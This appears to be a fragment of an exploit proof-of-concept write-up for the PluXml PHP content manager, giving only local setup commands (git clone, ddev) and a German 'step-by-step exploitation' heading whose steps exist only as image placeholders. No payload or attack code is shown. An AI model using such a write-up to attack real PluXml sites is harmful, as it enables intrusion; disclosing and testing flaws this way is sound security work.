
Installation

git clone https://github.com/pluxml/PluXml.git
cd PluXml
ddev config --project-type=php --php-version=8.1 --docroot=.
ddev start

image image image image image

Proof of Concept

Schritt-für-Schritt-Ausnutzung


